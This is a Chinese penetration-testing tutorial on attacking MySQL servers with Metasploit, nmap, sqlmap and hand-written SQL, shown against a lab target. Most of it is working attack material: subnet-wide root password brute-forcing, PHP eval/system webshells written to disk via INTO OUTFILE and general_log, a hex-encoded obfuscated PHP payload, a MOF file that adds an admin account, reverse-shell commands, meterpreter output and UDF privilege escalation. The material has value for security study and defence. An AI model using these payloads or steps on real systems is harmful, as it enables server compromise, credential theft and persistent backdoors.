### 1.6.1.相关资源

- (1) metasploit 的 github 项目: <https://github.com/rapid7/metasploit-framework>

- (2) metasploit 帮助文档: <https://metasploit.help.rapid7.com/docs/getting-started>
- (3) Metasploit 渗透测试魔鬼训练营:  
<https://pan.baidu.com/s/1mgib7b6#list/path=%2F>
- (4) metasploit 漏洞模拟器: <https://github.com/rapid7/metasploit-vulnerability-emulator>

## 1.6.2.测试环境

- (1) 渗透平台: kali linux2.x
- (2) 靶场平台: Windows2003SP2+phpstduy+ComsenzEXP\_X25GBK+Mysql5.1.68

## 1.6.3. Metasploit 下所有 Mysql 辅助、扫描以及漏洞利用模块

**auxiliary/admin/mysql/mysql\_enum** MySQL 枚举模块  
**auxiliary/admin/mysql/mysql\_sql** MySQL SQL 查询  
**auxiliary/analyze/jtr\_mysql\_fast** John the Ripper 破解 MySQL 密码  
**auxiliary/scanner/mysql/mysql\_authbypass\_hashdump** MySQL 密码认证绕过  
**auxiliary/scanner/mysql/mysql\_file\_enum** MYSQL 文件/目录枚举  
**auxiliary/scanner/mysql/mysql\_hashdump** MYSQL 密码哈希值获取  
**auxiliary/scanner/mysql/mysql\_login** MySQL 登录验证暴力破解模块  
**auxiliary/scanner/mysql/mysql\_schemadump** MYSQL Schema 导出  
**auxiliary/scanner/mysql/mysql\_version** MySQL 信息枚举  
**auxiliary/scanner/mysql/mysql\_writable\_dirs** MYSQL 目录可写测试  
**auxiliary/server/capture/mysql** 捕获 MySQL 认证凭证  
**exploit/linux/mysql/mysql\_yassl\_getname** yaSSL CertDecoder::GetName 溢出漏洞  
**exploit/linux/mysql/mysql\_yassl\_hello** MySQL yaSSL SSL Hello 消息溢出漏洞  
**exploit/windows/mysql/mysql\_mof** windows mof 提权  
**exploit/windows/mysql/mysql\_payload** windows 上传漏洞提权  
**exploit/windows/mysql/mysql\_start\_up** windows 启动项提权  
**exploit/windows/mysql/mysql\_yassl\_hello** MySQL yaSSL SSL Hello 消息溢出  
**exploit/windows/mysql/scrutinizer\_upload\_exec** Plixer Scrutinizer NetFlow 和 sFlow 分析器 9  
MYSQL 默认凭据上传执行  
经过实际测试, 黑色加粗模块使用效果较好。

## 1.6.4 渗透思路

利用 Metasploit 渗透的思路遵循网络渗透的思路:

- 1.信息收集, 收集目标 IP 地址。
- 2.端口信息收集与扫描, 对目标 IP 的地址或者 IP 段进行数据库端口扫描。
- 3.对开放 Mysql 数据库的 IP 地址或者 IP 地址段进行密码暴力破解。
- 4.对破解成功的 Mysql 数据库进行漏洞利用和提权。

### 1.6.4.1 信息获取

- 1.msfrpc 快速搜索关键字

本次主要利用 kali 平台进行 msf 演示, 在 kali 中快速搜索漏洞需要手动进行更新及进行相应的处理, 否则搜索漏洞时间非常长, kali 2.0 已经没有 metasploit 这个服务了, 所以 service metasploit start 的方式不起作用。

在 kali 2.0 中启动带数据库支持的 MSF 方式如下:

- (1) 首先启动 postgresql 数据库: /etc/init.d/postgresql start; 或者 service postgresql start;
- (2) 初始化 MSF 数据库: msfdb init;
- (3) 运行 msfconsole: msfconsole;
- (4) 建立 db\_rebuild\_cache

db\_rebuild\_cache

- (5) 在 msf 中查看数据库连接状态:

db\_status

- (6) 数据库重建完毕后使用 search keystring 速度就会特别快。

#### 1.6.4.2. 端口信息收集

(1) nmap 扫描端口信息, 获取扫描 IP 地址 3306 端口开放情况以及 mac 地址信息, 如图 1 所示。执行命令: nmap -p 3306 192.168.157.130

```
msf > nmap -p 3306 192.168.157.130
[*] exec: nmap -p 3306 192.168.157.130

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-22 21:18 EDT
Nmap scan report for bogon (192.168.157.130)
Host is up (0.00030s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 00:0C:29:D3:BB:58 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

图 1 扫描端口

(2) 扫描 mysql 数据以及端口信息, 获取数据库版本, 如图 2 所示。

nmap --script=mysql-info 192.168.157.130

```
root@192.168.157.131:22 - Bitvise xterm - root@kali: ~
msf > nmap --script=mysql-info 192.168.157.130
[*] exec: nmap --script=mysql-info 192.168.157.130

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-22 21:15 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.16% done; ETC: 21:16 (0:00:00 remaining)
Nmap scan report for 192.168.157.130
Host is up (0.00039s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
3306/tcp  open  mysql
| mysql-info:
| Protocol: 10
| Version: 5.5.53
| Thread ID: 27
| Capabilities flags: 63487
| Some Capabilities: LongPassword, IgnoreSigpipes, InteractiveClient, Speaks41ProtocolOld, Support
41Auth, SupportsLoadDataLocal, SupportsCompression, LongColumnFlag, ConnectWithDatabase, FoundRows,
IgnoreSpaceBeforeParenthesis, SupportsTransactions, ODBCClient, Speaks41ProtocolNew, DontAllowDataba
seTableColumn, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: r^f1pc[hu262C]o6^Un
| Auth Plugin Name: 79
| MAC Address: 00:0C:29:D3:BB:58 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 38.73 seconds
```

图 2 获取 mysql 数据库版本以及端口信息

(3) 查看 mysql 版本信息

```
use auxiliary/scanner/mysql/mysql_version
```

```
set rhosts 192.168.157.130
```

```
run
```

options或者info查看配置信息或者详细信息。

rhosts: 目标IP(可以是单个IP,也可以是一个网段192.168.157.1-255 or 192.168.1.0/24,或者文件/root/ip\_addresses.txt)

THREADS: 线程数,默认为1,一般默认即可,Msf发现存在mysql数据库的会以绿色+显示,如图3所示。

```

root@kali: ~
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > options
Module options (auxiliary/scanner/mysql/mysql_version):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.157.130 yes       The target address range or CIDR identifier
RPORT     3306             yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads

msf auxiliary(mysql_version) > run
[+] 192.168.157.130:3306 - 192.168.157.130:3306 is running MySQL 5.5.53 (protocol 10)
[*] 192.168.157.130:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >

```

图3 mysql 版本扫描

## 1.6.5 密码破解

### 1. msf密码破解mysql\_login

利用模块为辅助模块auxiliary/admin/mysql/mysql\_sql, 其模块主要有BLANK\_PASSWORDS、BRUTEFORCE\_SPEED、DB\_ALL\_CREDS、DB\_ALL\_PASS、DB\_ALL\_USERS、PASSWORD、PASS\_FILE、Proxies、RHOSTS、RPORT、STOP\_ON\_SUCCESS、THREADS、USERNAME、USERPASS\_FILE、USER\_AS\_PASS、USER\_FILE、VERBOSE参数, 其中部分参数需要设置。

对单一主机仅仅需要设置RHOSTS、RPORT、USERNAME、PASSWORD或者PASS\_FILE

(1) 场景1:内网获取root某一个口令

```

use auxiliary/admin/mysql/mysql_sql
set RHOSTS 192.168.157.1-254
set password root
set username root
run

```

执行后对192.168.157.1-254进行mysql用户名为root, 密码为root的扫描验证, 执行效果如图4所示。

```

root@192.168.157.131:22 - Bitwise xterm - root@kali: ~
msf auxiliary(mysql_login) > options
Module options (auxiliary/scanner/mysql/mysql_login):
-----
Name      Current Setting  Required  Description
-----
BLANK_PASSWORDS  false          no       Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false          no       Try each user/password couple stored in the current database
DB_ALL_PASS      false          no       Add all passwords in the current database to the list
DB_ALL_USERS     false          no       Add all users in the current database to the list
PASSWORD         root           no       A specific password to authenticate with
PASS_FILE        no            no       File containing passwords, one per line
Proxies          no            no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.157.130 yes       The target address range or CIDR identifier
RPORT           3306          yes       The target port (TCP)
STOP_ON_SUCCESS  false          yes      Stop guessing when a credential works for a host
THREADS         1              yes      The number of concurrent threads
USERNAME         root           no       A specific username to authenticate as
USERPASS_FILE    no            no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no       Try the username as the password for all users
USER_FILE        no            no       File containing usernames, one per line
VERBOSE         true           yes      Whether to print output for all attempts

msf auxiliary(mysql_login) > run
[+] 192.168.157.130:3306 - 192.168.157.130:3306 -
[+] 192.168.157.130:3306 - 192.168.157.130:3306 - Success: 'root:root'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >

```

图4Msf扫描mysql单一密码

(2) 场景2:使用密码字典进行扫描

```

use auxiliary/admin/mysql/mysql_sql

```



```
set RHOSTS 192.168.157.1-254
set pass_file "/root/top10000pwd.txt"
set username root
run
```

说明: 如果通过扫描暴力破解成功, msf 会将该用户名和密码保存在 session 中。

## 1.6.6 尝试 Mysql 提权

Metasploit 下对 Mysql 在 Linux 操作系统下的提权支持较少, 针对 Windows 提权有三个。

### 1. mof 提权


```
use exploit/windows/mysql/mysql_mof
set rhost 192.168.157.1
set rport 3306
set password root
set username root
```

还需要设置本地反弹的计算机ip及端口

Mysql 5.0.22 测试mof提权未成功

mysql 5.5.53 (phpstudy) 测试mof提权未成功。

5.1.68-community MySQL Community Server测试mof提权成功。



```
msf exploit(mof_mof) > run
[*] Started reverse TCP handler on 192.168.157.131:4444
[*] 192.168.157.130:3306 - Attempting to login as 'root:root'
[*] 192.168.157.130:3306 - Uploading to 'C:/Windows/System32/Ahqlt.exe'
[*] 192.168.157.130:3306 - MySQL Error: MySQL::Options::Statement: The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
[*] 192.168.157.130:3306 - Uploading to 'C:/Windows/System32/ahom/mof/Cmpgo.mof'
[*] 192.168.157.130:3306 - MySQL Error: MySQL::Options::Statement: The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
[*] 192.168.157.130:3306 - This exploit may require manual cleanup of 'Ahqlt.exe' on the target
[*] 192.168.157.130:3306 - This exploit may require manual cleanup of 'ahom/mof/Cmpgo.mof' on the target
[*] Exploit completed, but no session was created.
msf exploit(mof_mof) > run
[*] Started reverse TCP handler on 192.168.157.131:4444
[*] 192.168.157.130:3306 - Attempting to login as 'root:root'
[*] 192.168.157.130:3306 - Uploading to 'C:/Windows/System32/Ahqlt.exe'
[*] 192.168.157.130:3306 - Uploading to 'C:/Windows/System32/ahom/mof/Cmpgo.mof'
[*] Sending stage (179207 bytes) to 192.168.157.130
[*] Meterpreter session 1 normal (192.168.157.131:4444 -> 192.168.157.130:1155) at 2017-10-22 23:19:28 -0400
[*] 192.168.157.130:3306 - This exploit may require manual cleanup of 'Ahqlt.exe' on the target
[*] 192.168.157.130:3306 - This exploit may require manual cleanup of 'ahom/mof/Cmpgo.mof' on the target

msf5(meterpreter) >
msf5(meterpreter) > sysinfo
[*] 192.168.157.130:3306 - Deleted ahom/mof/Cmpgo.mof

meterpreter > shell
Process 2836 created.
channel 2 created.
Microsoft Windows [2017-10-22 23:20]
(C) Windows [2009-2010] Microsoft Corp.
C:\Users\Administrator> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter {MAC}:
. . . . .
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . : 192.168.157.130
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.157.1
```

图5 mof提权成功

### (2) udf 提权

```
use exploit/windows/mysql/mysql_payload
跟 --secure-file-priv 选项和 mysql 版本有关
```

### (3) 程序启动项提权

```
exploit/windows/mysql/mysql_start_up
```

对中文版本支持效果较差, 需要设置 startup\_folder, 默认是英文路径, 经过更改为中文路径, 测试未成功。

```
set startup_folder "/Documents and Settings/All Users/「开始」菜单/程序/启动/"
```

## 1.6.7 其它溢出漏洞

Metasploit 中还有一些 mysql 的溢出漏洞, 但有具体场景要求, 可以在实际渗透时进行实际测试, 其参数设置比较简单, 通过 info 或者 options 进行查看, 使用 set 命令进行设置, 后续

漏洞利用就不赘述。

#### 1. Mysql身份认证漏洞及利用 (CVE-2012-2122)

当连接MariaDB/MySQL时, 输入的密码会与期望的正确密码比较, 由于不正确的处理, 会导致即便是memcmp() 返回一个非零值, 也会使MySQL认为两个密码是相同的。也就是说只要知道用户名, 不断尝试就能够直接登入SQL数据库。按照公告说法大约256次就能够蒙对一次。受影响的产品: All MariaDB and MySQL versions up to 5.1.61, 5.2.11, 5.3.5, 5.5.22 存在漏洞。

MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23不存在漏洞。

MySQL versions from 5.1.63, 5.5.24, 5.6.6 are not不存在漏洞。

use auxiliary/scanner/mysql/mysql\_authbypass\_hashdump

2. exploit/windows/mysql/mysql\_yassl\_hello

3. exploit/windows/mysql/scrutinizer\_upload\_exec

### 1.6.8 技巧

使用全局变量, 内网渗透时比较好用, 具体命令为:

```
setg rhost 192.168.1-254
```

```
setg username root
```

```
setg password root
```

```
save
```

以上命令将设置 rhost、username、password 为全局变量, 设置完毕后将保存在 /root/.msf4/config 文件中。使用 unsetg 命令解除全局变量设置:

```
unsetg rhost
```

```
unsetg username
```

```
unsetg password
```

```
save
```

### 1.6.9 思考与总结

Metasploit 下 mysql 提权主要环境针对英文版, 对中文版本提权相对效果较差, 需要更改其默认的文件夹选项等。在实际环境中可以下载 pentestbox 带 Metasploit 的版本来实施渗透。总的来说针对 Mysql 的渗透, Msf 功能很强大, 有的漏洞可以直接获取 shell, 可以在 shell 的基础上直接进行提权。

## 1.7 Mysql 数据库渗透及漏洞利用总结

Simeon

Mysql 数据库是目前世界上使用最为广泛的数据库之一, 很多著名公司和站点都使用 Mysql 作为其数据库支撑, 目前很多架构都以 Mysql 作为数据库管理系统, 例如 LAMP、和 WAMP 等, 在针对网站渗透中, 很多都是跟 Mysql 数据库有关, 各种 Mysql 注入, Mysql 提权, Mysql 数据库 root 账号 webshell 获取等的, 但没有一个对 Mysql 数据库渗透较为全面对总结, 针对这种情况我们开展了研究, 虽然我们团队今年正在出版《网络攻防实战研究——漏洞利用与提权》, 但技术的进步有无止境, 思想有多远, 路就可以走多远, 在研究 mysql

数据库安全之余,对 Mysql 如何通过 msf、sqlmap 等来进行扫描、漏洞利用、提权、Mysql 密码破解和获取 webshell 等进行了详细研究。

## 1.7.1 mysql 信息收集

### 1.端口信息收集

Mysql 默认端口是 3306 端口,但也有自定义端口,针对默认端口扫描主要利用扫描软件进行探测,推荐使用:

(1) iisputter, 直接填写 3306 端口, IP 地址填写单个或者 C 段地址。

(2) nmap 扫描 `nmap -p 3306 192.168.1.1-254`

特定目标的渗透,可能需要对全端口进行扫描,可以使用 Nmap 对某一个 IP 地址进行全端口扫描,端口扫描软件还有 sfind 等 DOS 下扫描的工具。

### 2.版本信息收集

(1) msf 查看版本信息 auxiliary/scanner/mysql/mysql\_version 模块,以扫描主机 192.168.157.130 为例,命令为:

```
use auxiliary/scanner/mysql/mysql_version
set rhosts 192.168.157.130
run
```

(2) mysql 查询版本命令: `SELECT @@version、SELECT version();`

(3) sqlmap 通过注入点扫描确认信息:

```
sqlmap.py -u url --dbms mysql
```

(4)

phpmyadmin 管理页面登录后查看 localhost->变量->服务器变量和设置中的 version 参数值。

### 3.数据库管理信息收集

Mysql 管理工具有多种,例如 phpmyadmin 网站管理, Navicat for MySQL 以及 MysqlFront 等客户端工具。这些工具有的直接保存配置信息,这些信息包含数据库服务器地址和数据库用户名以及密码,通过嗅探或者破解配置文件可以获得密码等信息。

### 4.msf 信息收集模块

(1) mysql 哈希值枚举

```
use auxiliary/scanner/mysql/mysql_hashdump
set username root
set password root
run
```

(2) 获取相关信息

```
use auxiliary/admin/mysql/mysql_enum
set username root
set password root
run
```

获取数据库版本,操作系统名称,架构,数据库目录,数据库用户以及密码哈希值。

(3) 执行 mysql 语句,连接成功后可以在 msf 执行 sql 语句,跟 sqlmap 的 “--sql-shell” 模块类似。

```
use auxiliary/admin/mysql/mysql_sql
```

(4) 将 mysql\_schem 导出到本地 /root/.msf4/loot/文件夹下

```
use auxiliary/scanner/mysql/mysql_schemadump
```

#### (5) 文件枚举和目录可写信息枚举

```
auxiliary/scanner/mysql/mysql_file_enum  
auxiliary/scanner/mysql/mysql_writable_dirs
```

没有测试成功过, 需要定义枚举目录和相关文件, 觉得基本没有啥用。

## 1.7.2 Mysql 密码获取

### 1.7.2.1 暴力破解

Mysql暴力破解主要有几种:

#### 1. 网页在线连接破解

可以使用burpsuite和phpMyAdmin多线程批量破解工具。 下载:

<https://portswigger.net/burp/>、<http://pan.baidu.com/s/1c1LD6co>

#### 2. msf 通过命令行进行暴力破解

msf破解mysql密码模块auxiliary/scanner/mysql/mysql\_login, 其参数主要有BLANK\_PASSWORDS、BRUTEFORCE\_SPEED、DB\_ALL\_CREDS、DB\_ALL\_PASS、DB\_ALL\_USERS、PASSWORD、PASS\_FILE、Proxies、RHOSTS、RPORT、STOP\_ON\_SUCCESS、THREADS、USERNAME、USERPASS\_FILE、USER\_AS\_PASS、USER\_FILE、VERBOSE参数。对单一主机仅仅需要设置RHOSTS、RPORT、USERNAME、PASSWORD和PASS\_FILE, 其它参数根据实际情况进行设置。

##### (1) 场景A: 对内网获取root某一个口令后, 扩展渗透

```
use auxiliary/scanner/mysql/mysql_login  
set RHOSTS 192.168.157.1-254  
set password root  
set username root  
run
```

执行后对192.168.157.1-254进行mysql密码扫描验证。

##### (2) 场景B: 使用密码字典进行扫描

```
use auxiliary/scanner/mysql/mysql_login  
set RHOSTS 192.168.157.1-254  
set pass_file /tmp/password.txt  
set username root  
run
```

#### 3. 使用 nmap 扫描并破解密码

##### (1) 对某一个IP或者IP地址段进行nmap默认密码暴力破解并扫描

```
nmap --script=mysql-brute 192.168.157.130  
nmap --script=mysql-brute 192.168.157.1-254
```

##### (2) 使用root账号root密码进行mysql密码验证并扫描获取指定IP地址的端口信息以及mysql数据库相关信息

```
nmap -sV --script=mysql-databases --script-argsmysqluser=root,mysqlpass=root  
192.168.157.130
```

##### (3) 检查root空口令

```
nmap --script mysql-empty-password 192.168.195.130
```

#### 4. 使用 hscan 工具对 mysql 口令进行扫描, 需要设置扫描 IP 地址段以及数据库口令字典及用户名字典。

### 1.7.2.2 源代码泄露

#### 1.网站源代码备份文件

一些网站源代码文件中会包含数据库连接文件,通过查看这些文件可以获取数据库账号和密码。一般常见的数据库连接文件为config.php、web.config、conn.asp、db.php/asp、jdbc.properties、sysconfig.properties、JBOSS\_HOME\docs\examples\jca\XXXX-ds.xml。以前有一款工具挖掘鸡可以自定义网站等名称对zip/rar/tar/tar.gz/gz/sql等后缀文件进行扫描。

#### 2.配置备份文件

使用ultraedit等编辑文件编辑数据库配置文件后,会留下bak文件。

#### 1.2.3 文件包含

本地文件包含漏洞可以包含文件,通过查看文件代码获取数据库配置文件,进而读取数据库用户名和密码。

#### 1.2.4 其它情况

有些软件会将IP地址、数据库用户名和密码写进程序中,运行程序后,通过cain软件进行嗅探,可以获取数据库密码。另外Mysql客户端管理工具具有的管理员会建立连接记录,这些连接记录保存了用户名、密码和连接IP地址或者主机名,通过配置文件或者嗅探可以获取用户名和密码。

## 1.7.3 Mysql 获取 webshell

### 1.7.3.1 phpmyadminroot 账号获取 webshell

MysqlRoot 账号通过 phpMyAdmin 获取 webshell 的思路,主要有下面几种方式,以第一二六八种方法较佳,其它可以根据实际情况来进行。

#### 1.直接读取后门文件

通过程序报错、phpinfo 函数、程序配置表等直接获取网站真实路径,有些网站前期已经被渗透过,因此在目录下留有后门文件通过 load\_file 直接读取。

#### 2.直接导出一句话后门

前提需要知道网站的真实物理路径,例如呼求偶真实路径 D:\work\WWW,则可以通过执行以下查询,来获取一句话后门文件 cmd.php,访问地址 http://www.somesite.com/cmd.php

```
select '<?php @eval($_POST[antian365]);?>' INTO OUTFILE 'D:/work/WWW/antian365.php'
```

#### 3.创建数据库导出一句话后门

在查询窗口直接执行以下代码即可,跟 2.原理类似。

```
CREATE TABLE `mysql`.`antian365` (`temp` TEXT NOTNULL );
INSERT INTO `mysql`.`antian365` (`temp` ) VALUES('<?php @eval($_POST[antian365]);?>');
SELECT `temp` FROM `antian365` INTO OUTFILE'D:/www/antian365.php';
DROP TABLE IF EXISTS `antian365`;
```

#### 4.可执行命令方式

创建执行命令形式的shell,但前提是对方未关闭系统函数。该方法导出成功后可以直接执行DOS命令,使用方法:www.xxx.com/antian365.php?cmd=(cmd=后面直接执行dos命令)。

```
select '<?php echo \'\<pre>\';system($_GET[\'cmd\']); echo \'\</pre>\'; ?>' INTO OUTFILE 'd:/www/antian365.php'
```

另外在 linux 下可以导出直接执行命令的 shell:

```
SELECT '<? system($_GET[\'c\']); ?>' INTO OUTFILE '/var/www/shell.php';
http://localhost/shell.php?c=cat%20/etc/passwd
```



```
472282263644E314B78656D35334E776D456838364253222C372C34293B0D0A2475626A203D2
07374726C656E28227767686A6E6674326F70356B7831633038367422293B0D0A2474203D2024
742E73756273747228226D34616F7864756A676E58536B63784C344657635964222C372C36293
B0D0A247178203D207374726C656E2822726C71666B6B6674726F3867666B6F37796122293B0D
0A2474203D2024742E7375627374722822723779222C312C31293B0D0A246D75203D20727472
696D28226E676478777578357671653122293B0D0A246A203D2024792822222C2024622824742
9293B0D0A24626E6C70203D207374726C656E28227675667930616B316679617622293B0D0A2
4736468203D207374725F73706C69742822776D6E6A766733633770306D222C34293B0D0A246
D62203D206C7472696D28226E353270317067616570656F6B6622293B0D0A2465307077203D2
0727472696D28227575346D686770356339706E613465677122293B0D0A24756768203D207472
696D282272637064336F3977393974696F3922293B0D0A246772636B203D207374726C656E282
2783572697835627031786B793722293B0D0A24656F3674203D207374726C656E282264646931
683134656375797563376422293B246A28293B0D0A2464766E71203D207374725F73706C69742
82270726D36676968613176726F333630346175222C38293B0D0A24756738203D20727472696D
28226563387735327375706234767538656F22293B0D0A24726374203D2073747269706F73282
268786536776F37657764386D65376474222C2272637422293B0D0A24656B7166203D20737472
5F73706C69742822707266357930386538666C6666773032356A38222C38293B0D0A247679722
03D207374725F73706C69742822756D706A63737266673668356E64366F3435222C39293B0D0A
24777266203D20727472696D282266797839396F3739333868377567716822293B0D0A2471313
4203D207374726C656E2822746334366F73786C3173743169633222293B0D0A66756E6374696F
6E206F2820297B2020207D3B0D0A24757366203D207374726C656E2822666C746370786237746
6626A736D7422293B0D0A3F3E') into dumpfile 'D:/WEB/IPTEST/22.php'
```

注意:

也可以使用 <http://tool.lu/hexstr/> 网站的代码转换来实现, 将需要导出的文件代码复制到网站的字符串中, 通过字符串转成十六进制, 将十六进制字符串放入 `unhex` 函数进行查询即可:

```
select unhex('十六进制字符串') into dumpfile 'D:/WEB/shell.php'
```

## 7.CMS 系统获取 webshell

有些情况下无法获取网站的真实路径, 则意味着无法直接导出一句话 webshell, 可以通过 CMS 系统管理账号登录系统后, 寻找漏洞来突破, 例如 dedecms 则可以通过破解管理员账号后直接上传文件来获取 webshell。Discuz! 的 UC\_key 可以直接获取 webshell。甚至某些系统可以直接上传 php 文件。下面是一些 CMS 系统渗透的技巧:

- (1) dedecms 系统的密码有直接 md5, 也有 20 位的密码, 如果是 20 位的密码则需要去掉密码中的前 3 位和最后 1 位, 然后对剩余的值进行 md5 解密即可;
- (2) phpcms v9 版本的密码需要加 salt 进行破解, 需要选择破解算法 md5(md5(\$pass).\$salt) 进行破解。
- (3) Discuz! 论坛帐号保存在 ucenter\_members (Discuz7.X 及以上版本) 或者 cdb\_members (discuz6.x 版本) 表中, 其破解需要带 salt 进行, 其破解时是使用 password:salt 进行, 例如 a0513df9929afc972f024fa4e586e829:399793。

## 8.general\_log\_file 获取 webshell

- (1) 查看 genera 文件配置情况

```
show global variables like "%genera%";
```

- (2) 关闭 general\_log

```
set global general_log=off;
```

### (3) 通过 general\_log 选项来获取 webshell

```
set global general_log='on';
```

```
SET global general_log_file='D:/phpStudy/WWW/cmd.php';
```

在查询中执行语句:

```
SELECT '<?php assert($_POST["cmd"]);?>';
```

Shell 为 cmd.php, 一句话后门, 密码为 cmd。

#### 1.7.3.2 sqlmap 注入点获取 webshell

sqlmap 注入点获取 webshell 的前提是具备写权限, 一般是 root 账号, 通过执行命令来获取:

```
sqlmap -u url--os-shell
```

```
echo "<?php @eval($_POST['c']);?>" >/data/www/1.php
```

## 1.7.4 Mysqlnmof 提权

### 1. Webshell 上传 mof 文件提权

MySQL Root 权限 MOF 方法提权是来自国外 Kingcope 大牛发布的 MySQL Scanner & MySQL Server for Windows Remote SYSTEM Level Exploit(<https://www.exploit-db.com/exploits/23083/>), 简称 mysql 远程提权 Oday(MySQL Windows Remote System Level Exploit (Stuxnet technique) Oday)。Windows 管理规范 (WMI) 提供了以下三种方法编译到 WMI 存储库的托管对象格式 (MOF) 文件:

方法 1: 运行 MOF 文件指定为命令行参数 Mofcomp.exe 文件。

方法 2: 使用 IMofCompiler 接口和 \$CompileFile 方法。

方法 3: 拖放到 %SystemRoot%\System32\Wbem\MOF 文件夹的 MOF 文件。

Microsoft 建议您到存储库编译 MOF 文件使用前两种方法。也就是运行 Mofcomp.exe 文件, 或使用 IMofCompiler::CompileFile 方法。第三种方法仅为向后兼容性与早期版本的 WMI 提供, 并因为此功能可能不会提供在将来的版本后, 不应使用。注意使用 MOF 方法提权的前提是当前 Root 帐号可以复制文件到 %SystemRoot%\System32\Wbem\MOF 目录下, 否则会失败!

该漏洞的利用前提条件是必须具备 mysql 的 root 权限, 在 Kingcope 公布的 Oday 中公布了一个 pl 利用脚本。

```
perl mysql_win_remote.pl 192.168.2.100 root "" 192.168.2.150 5555
```

192.168.2.100 为 mysql 数据库所在服务器, mysql 口令为空, 反弹到 192.168.2.150 的 5555 端口上。

### 2. 生成 nullevt.mof 文件

将以下代码保存为 nullevt.mof 文件:

```
#pragma namespace("\\\\.\root\subscription")
instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\Cimv2";
    Name = "filtP2";
    Query = "Select * From __InstanceModificationEvent "
           "Where TargetInstance Isa \"Win32_LocalTime\" "
           "And TargetInstance.Second = 5";
    QueryLanguage = "WQL";
};
```



```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "consPCSV2";
    ScriptingEngine = "JScript";
    ScriptText =
        "var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin /add\");
};
instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

### 3.通过 Mysql 查询将文件导入

执行以下查询语句,将上面生成的 nullevt.mof 导入到 c:\windows\system32\wbem\mof\ 目录下在 windows7 中默认是拒绝访问的。导入后系统会自动运行,执行命令。

```
selectload_file('C:\\RECYCLER\\nullevt.mof') into dumpfile
'c:/windows/system32/wbem/mof/nullevt.mof';
```

### 2.Msf 直接 mof 提权

Msf下的exploit/windows/mysql/mysql\_mof模块提供了直接Mof提权,不过该漏洞成功跟操作系统权限和Mysql数据库版本有关,执行成功后会直接反弹shell到meterpreter。

```
use exploit/windows/mysql/mysql_mof
set rhost 192.168.157.1 //设置需要提权的远程主机IP地址
set rport 3306 //设置mysql的远程端口
set password root //设置mysql数据库root密码
set username root //设置mysql用户名
options //查看设置
run 0
```

### 技巧:

要是能够通过网页连接管理 (phpmyadmin),则可以修改host为“%”并刷新权限后,则可以通过msf等工具远程连接数据库。默认root等账号不允许远程连接,除非管理员或者数据库用户自己设置。

方法1:本地登入mysql,更改“mysql”数据库里的“user”表里的“host”项,将“localhost”改为“%”

```
use mysql;
update user set host = '%' where user = 'root';
FLUSH PRIVILEGES ;
select host, user from user;
```

方法2:直接授权(推荐)

从任何主机上使用root用户,密码: youpassword (你的root密码)连接到mysql服务器:

```
# mysql -u root -proot
GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'youtpassword' WITH GRANT
OPTION;
FLUSH PRIVILEGES;
```

推荐重新增加一个用户, 在实际测试过程中发现很多服务器使用root配置了多个地址, 修改后可能会影响实际系统的运行。在实际测试过程中因此建议新增一个用户, 授权所有权限, 而不是直接更改root配置。

### 1.7.5 udf 提权

UDF 提权是利用 MYSQL 的自定义函数功能, 将 MYSQL 账号转化为系统 system 权限, 其利用条件是目标系统是 Windows(Win2000,XP,Win2003); 拥有 MYSQL 的某个用户账号, 此账号必须有对 mysql 的 insert 和 delete 权限以创建和抛弃函数, 有 root 账号密码

Windows 下 UDF 提权对于 Windows2008 以下服务器比较适用, 也即针对 Windows2000、Windows2003 的成功率较高。

#### 1.UDF 提权条件

(1) Mysql 版本大于 5.1 版本 udf.dll 文件必须放置于 MYSQL 安装目录下的 lib\plugin 文件夹下。

(2) Mysql 版本小于 5.1 版本。udf.dll 文件在 Windows2003 下放置于 c:\windows\system32, 在 windows2000 下放置于 c:\winnt\system32。

(3) 掌握的 mysql 数据库的账号有对 mysql 的 insert 和 delete 权限以创建和抛弃函数, 一般以 root 账号为佳, 具备 root 账号所具备的权限的其它账号也可以。

